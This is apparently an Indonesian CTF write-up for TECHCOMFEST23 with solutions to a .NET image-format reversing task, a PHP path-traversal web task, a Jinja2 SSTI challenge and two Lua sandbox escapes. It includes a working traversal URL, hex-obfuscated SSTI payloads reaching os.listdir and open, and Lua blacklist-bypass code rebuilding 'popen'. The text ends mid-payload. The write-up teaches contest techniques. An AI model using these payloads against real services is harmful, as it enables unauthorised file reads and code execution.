
Ternyata file tersebut merupakan sebuah .net assembly 32bit. Digunakanlah dnSpy untuk melakukan reversing pada app tersebut <https://github.com/dnSpy/dnSpy>




Teradapat fungsi btn\_Save\_click yang berperan penting dalam process enkripsi gambar menjadi .peko file. Setelah dibuka ternyata file tersebut berisi unicode aneh yang nantinya akan di operasikan



Karena pada dnSpy support fitur debug maka langsung saja di debug dan set breakpoint pada bagian akhir yaitu ketika kita menekan tombol save untuk menyimpan file berekstensi .peko




Berikut merupakan beberapa variable yang terdefinisi ketika prosess save file



In a nutshell. Bagian terpenting pada code save file yaitu berada pada bagian berikut. Inti dari potongan kode ini ialah membaca setiap pixel menjadi 16 byte. 2x4 byte pertama berisi posisi dimensi yaitu width x heigth dan 8 byte selanjutnya baru berisi data warna pada pixel tersebut.

| for (int num19 = 0; num19 < (int)property.GetValue(field.GetValue(this)); num19++)  {  for (int num20 = 0; num20 < (int)property2.GetValue(field.GetValue(this)); num20++)  {  long num21 = (long)field3.GetValue(method4.Invoke(field2.GetValue(this), new object[]  {  num19,  num20  }));  byte b = (byte)(num21 >> 16 & 255L);  byte b2 = (byte)(num21 >> 8 & 255L);  byte b3 = (byte)(num21 & 255L);  method.Invoke(obj, new object[]  {  num19  });  method.Invoke(obj, new object[]  {  num20  });  method2.Invoke(obj, new object[]  {  (ulong)b << 40 | (ulong)((ulong)((long)((int)b2 & 65535)) << 24) | ((ulong)b3 & 16777215UL)  });  }  }  method3.Invoke(obj, null); |
| --- |

Kami pun melakukan breakpoint ketika akhir dari fungsi save\_btn tersebut



Terlihat bahwa nilai num19 = 0x308 dan num20 = 0x18E. Masing masing merupakan dimensi / ukuran dari canvas yang tersedia.

Kemudian, untuk melakukan dekripsi, kami pertama membuat image yang berisi putih saja, kemudian melakukan komparasi tiap 16 byte pada file flag. Tiap 16 byte yang sama menandakan pixel tersebut putih, dan jika tidak, maka pixel tersebut bukan putih. Kami memutuskan untuk pertama mencoba menggambar semua pixel non-putih pada flag.

Berikut merupakan solver yang digunakan:

from PIL import Image

import numpy as np

f = open("./paint.peko", 'rb')

buf1 = f.read()

f.close()

w = 398

h = 776

f = open("./paint3.peko", 'rb')

buf3 = f.read()

f.close()

new\_pixels = []

for i in range(h):

new\_pixels.append([])

for j in range(w):

idx = (i\*w + j)\*16

if (buf3[idx:idx+16] == buf1[idx:idx+16]):

new\_pixels[i].append((255,255,255,255))

else:


new\_pixels[i].append((0,0,0,0))

d = np.array(new\_pixels, dtype=np.uint8)

im = Image.fromarray(d)

im.save("decode.png")

Rekonstruksi gambar menggunakan dimensi yang diperoleh pada executable, yaitu 398 x 776. Ternyata, flag sudah bisa terbaca:



### Flag: TECHCOMFEST23{Not\_So\_Artistic}

# 

# Web


| Note Manager **244**  Recently I made a note manager using PHP.  However Alice keep talks about how my website is not secure.  Can you proof her words?  http://103.49.238.77:57270/  Author: aimardcr |
| --- |

### 


Saat pertama mengakses web tersebut, kami mendapatkan form register. Kami pun mencoba meregister akun dengan username random.

# 


Setelah menekan tombol Login, kita diredirect ke /index.php dimana kita bisa melakukan Add Note. Kami pun mencoba melakukan add note:




Setelah menekan submit, kita bisa mengakses note yang telah disubmit lewat /index.php. Saat mencoba mengakses, kami mendapatkan:



Kami melihat bahwa ada parameter id pada request. Sehingga kami mencoba mengirim payload dengan id random (<http://103.49.238.77:57270/view_note.php?id=1>) . Kami pun mendapatkan error di bawah ini:



Dari error tersebut, kami menyimpulkan bahwa setiap note disimpan sebagai file dengan id tertentu. Kami pun menduga bahwa terdapat path traversal vulnerability. Kami pun mencoba beberapa payload sampai akhirnya kami mendapatkan flag menggunakan payload: [http://103.49.238.77:57270/view\_note.php?id=../../../flag.txt](http://103.49.238.77:57270/view_note.php?id=1).



### Flag: TECHCOMFEST23{PHP\_R4c3\_m4k3s\_m3\_f33ls\_l1k3\_a\_r4c3r}

| Yet Another Python SSTI Challenge 500  Yet another python SSTI challenge.  Can you hack it for me?  http://103.49.238.77:28961/  Author: dimas |
| --- |

### 

NOTE: Kami mengsolve problem ini SETELAH DEADLINE LOMBA (sekitar 5 menit setelahnya T\_T)


Pertama, sesuai dengan hint yang diberikan, kami melakukan filtering (<https://tedboy.github.io/jinja2/templ14.html>) pada variabel string, untuk mendapatkan kelas, mengpacknya ke list, melakukan map attribut (dengan hex) menggunakan map,kemudian mengunpack generator map menggunakan filter list.

Berikut payload yang digunakan untuk mencari nama file flag:

({(("abc"|map(\*\*{"\x61\x74\x74\x72ibute":"\x5f\x5fclass\x5f\x5f"})|list|map(\*\*{"\x61\x74\x74\x72ibute":"\x5f\x5f\x62ase\x5f\x5f"})|list|map(\*\*{"\x61\x74\x74\x72ibute":"\x5f\x5fsubclasses\x5f\x5f"})|list|last)()|slice(1)|list|map(\*\*{"\x61\x74\x74\x72ibute":"\x5f\x5fgetite\x6d\x5f\x5f"})|list|last)(140):"a"}|map(\*\*{"\x61\x74\x74\x72ibute":"\x5f\x5finit\x5f\x5f"})|list|map(\*\*{"\x61\x74\x74\x72ibute":"\x5f\x5fglobals\x5f\x5f"})|list|map(\*\*{"\x61\x74\x74\x72ibute":"\x5f\x5fgetite\x6d\x5f\x5f"})|list|last)("listdir")("/ctf/src")

Payload tersebut setara dengan “”.\_\_class\_\_.\_\_base\_\_.\_\_subclasses\_\_[140].\_\_globals\_\_[“listdir”](“/ctf/src”)

Dimana “”.\_\_class\_\_.\_\_base\_\_.\_\_subclasses\_\_[140] adalah <class os\_wrap\_close>



Diperoleh nama file flag: “flag\_my\_secret\_flag\_( T - T ).txt”

Berikut payload yang digunakan untuk mengprint flag:

({({(("abc"|map(\*\*{"\x61\x74\x74\x72ibute":"\x5f\x5fclass\x5f\x5f"})|list|map(\*\*{"\x61\x74\x74\x72ibute":"\x5f\x5f\x62ase\x5f\x5f"})|list|map(\*\*{"\x61\x74\x74\x72ibute":"\x5f\x5fsubclasses\x5f\x5f"})|list|last)()|slice(1)|list|map(\*\*{"\x61\x74\x74\x72ibute":"\x5f\x5fgetite\x6d\x5f\x5f"})|list|last)(140):"a"}|map(\*\*{"\x61\x74\x74\x72ibute":"\x5f\x5finit\x5f\x5f"})|list|map(\*\*{"\x61\x74\x74\x72ibute":"\x5f\x5fglobals\x5f\x5f"})|list|map(\*\*{"\x61\x74\x74\x72ibute":"\x5f\x5f\x62uiltins\x5f\x5f"})|list|map(\*\*{"\x61\x74\x74\x72ibute":"open"})|list|last)("/ctf/src/flag\x5fmy\x5fsecret\x5fflag\x5f( T - T )\x2etxt"):"hello"}|map(\*\*{"\x61\x74\x74\x72ibute":"read"})|list|last)()|list

Perhatikan bahwa output terakhir harus dipipe ke list karena pada app, terdapat pengecekan pada response yang tidak boleh mengandung FLAG.

def check(txt: str):


if any(i in txt for i in BLACK\_LIST):

return False

return True

Payload tersebut setara dengan

[“”.\_\_class\_\_.\_\_base\_\_.\_\_subclasses\_\_[140].\_\_init\_\_.\_\_globals\_\_.builtins\_\_.open(“/ctf/src/flag\_my\_secret\_flag\_( T - T ).txt”).read()]



### Flag: TECHCOMFEST23{55T1\_pyt0n\_4nd\_g3t\_rc3\_1s\_s0m3thing\_c0mm0n\_1n\_CTF\_r1ght?}

# Sandbox

| Landbox 1.0 **400**  Landbox = LUA Sandbox  nc 103.49.238.77 54377  Author: aimardcr |
| --- |

### 

Berikut merupakan main.lua yang menerima input user:  
*-- Sandbox 1.0*

*-- Author: aimardcr*

os.execute = function()

print('No! bad function!')

end

io.popen = function()

print('No! bad function!')

end

print('Welcome to LUA Sandbox!')

print('Feel free to type your lua code below, type \'-- END\' once you are done ;)')

print('-- BEGIN')

local code = ''

while true

do

local input = io.read()

if input == '-- END' then

break

end

code = code .. input .. '\n'

end

print()

print('-- OUTPUT BEGIN')

pcall(load(code))

print('-- OUTPUT END')

Pada dasarnya, kita perlu mencari daftar file pada server untuk mendapatkan nama file flag, dan membukanya dengan open. Tetapi, terlihat bahwa fungsi os.execute dan io.popen sudah di-replace, sehingga kita tidak dapat menggunakan fungsi tersebut. Tetapi, ada hal yang menarik pada dockerfile:

FROM debian:latest

RUN useradd -d /home/ctf/ -m -p ctf -s /bin/bash ctf

RUN echo "ctf:ctf" | chpasswd

RUN apt-get -y update

RUN apt-get -y install socat wget build-essential unzip

RUN mkdir -p /ctf

WORKDIR /ctf

RUN wget http://www.lua.org/ftp/lua-5.4.4.tar.gz

RUN tar zxpf lua-5.4.4.tar.gz

WORKDIR /ctf/lua-5.4.4

RUN make all test

RUN make install

WORKDIR /ctf

RUN wget https://luarocks.org/releases/luarocks-3.8.0.tar.gz

RUN tar zxpf luarocks-3.8.0.tar.gz

WORKDIR /ctf/luarocks-3.8.0

RUN ./configure

RUN make install

RUN luarocks install luafilesystem

WORKDIR /ctf

COPY main.lua .

COPY flag.txt /flag.txt

RUN chmod 444 /flag.txt

RUN mv /flag.txt /flag-`cat /flag.txt | md5sum | awk -F ' ' '{print $1}' | tr -d '\n'`.txt

USER ctf

EXPOSE 1337

CMD socat TCP-LISTEN:1337,reuseaddr,fork EXEC:'lua main.lua'

Terlihat bahwa diinstal luarocks, yaitu module manager lua, dan dengan luarocks, install module luafilesystem. Ternyata, kita dapat menggunakan module lfs tersebut untuk melakukan pembacaan isi direktori. Berikut solver yang digunakan:

from pwn import \* *# pip install pwntools*

from Crypto.Util.number import \*

ip = "103.49.238.77"

*#sock = int*

sock = 54377

r = remote(ip, sock)

payload = '''

local open = io.open

local function read\_file(path)

local file = open(path, "rb") -- r read mode and b binary mode

if not file then return nil end

local content = file:read "\*a" -- \*a or \*all reads the whole file

file:close()

return content

end

local fileContent = read\_file("/flag-a15a9d35568f3ac79183f8b907ac73fb.txt");

print("hello");

print (fileContent);

'''

payload2 = '''

require'lfs'

for file in lfs.dir[[./]] do

if lfs.attributes(file,"mode") == "file" then print("found file, "..file)

elseif lfs.attributes(file,"mode")== "directory" then print("found dir, "..file," containing:")

for l in lfs.dir("./"..file) do

print("",l)

end

end

end

'''

filename = "flag-a15a9d35568f3ac79183f8b907ac73fb.txt"

payload = payload.split('\n')

r.recvuntil(b'-- BEGIN')


for l in payload:

r.sendline(l.encode())

r.sendline(b'-- END')

r.interactive()

Payload2 digunakan terlebih dahulu untuk mencari nama file flag, dan setelah memperolehnya, gunakan payload dengan read untuk melakukan pembacaan file.



### FLAG: TECHCOMFEST23{f1rSt\_St3p\_0f\_uNd3rSt4nd1Ng\_LUA}

| Landbox 2.0 **500**  Landbox 2.0 = LUA Sandbox but more secure, or is it secure?  nc 103.49.238.77 26360  Author: aimardcr |
| --- |

Berikut merupakan main.lua yang menerima input user:

*-- Sandbox 2.0*

*-- Author: aimardcr*

local env = {

print=print,

io = {

read=io.read,

write=io.write,

},

\_G = \_G

}

function run(untrusted\_code)

local untrusted\_function, message = load(untrusted\_code, nil, 't', env)

if not untrusted\_function then

return nil, message

end

return pcall(untrusted\_function)

end

print('Welcome to LUA Sandbox 2.0!')

print('Feel free to type your lua code below, type \'-- END\' once you are done ;)')

print('-- BEGIN')

local code = ''

while true

do

local input = io.read()

if input == '-- END' then

break

end

allowed = true

blacklist = {'os.execute', 'execute', 'io.popen', 'popen', 'package.loadlib', 'loadlib'}

for i = 1, #blacklist do

if string.find(input, blacklist[i]) then

print('No! bad code!')

allowed = false

break

end

end

if allowed then

code = code .. input .. '\n'

end

end

print()

print('-- OUTPUT BEGIN')

run(code)

print('-- OUTPUT END')

Pada dasarnya, kita akan memasukkan code yang akan dieksekusi pada custom env, dengan beberapa kata yang di-blacklist. Pada env, hanya tersedia print, io.write, io.read, dan global table \_G. Pertama, kami melihat isi tabel \_G untuk melihat fungsi apa saja yang tersedia.

payload = '''


pp = \_G["pairs"]

for k,v in pp(\_G) do

print(k,v)

end

'''



Terlihat bahwa sebenarnya io.open dan io.popen masih bisa diakses dari global table. Kemudian, untuk mendapatkan nama file, kita gunakan io.popen.

payload3 = '''

x = "po"

y = "pen"

io = \_G['io']

local po = io[x .. y]

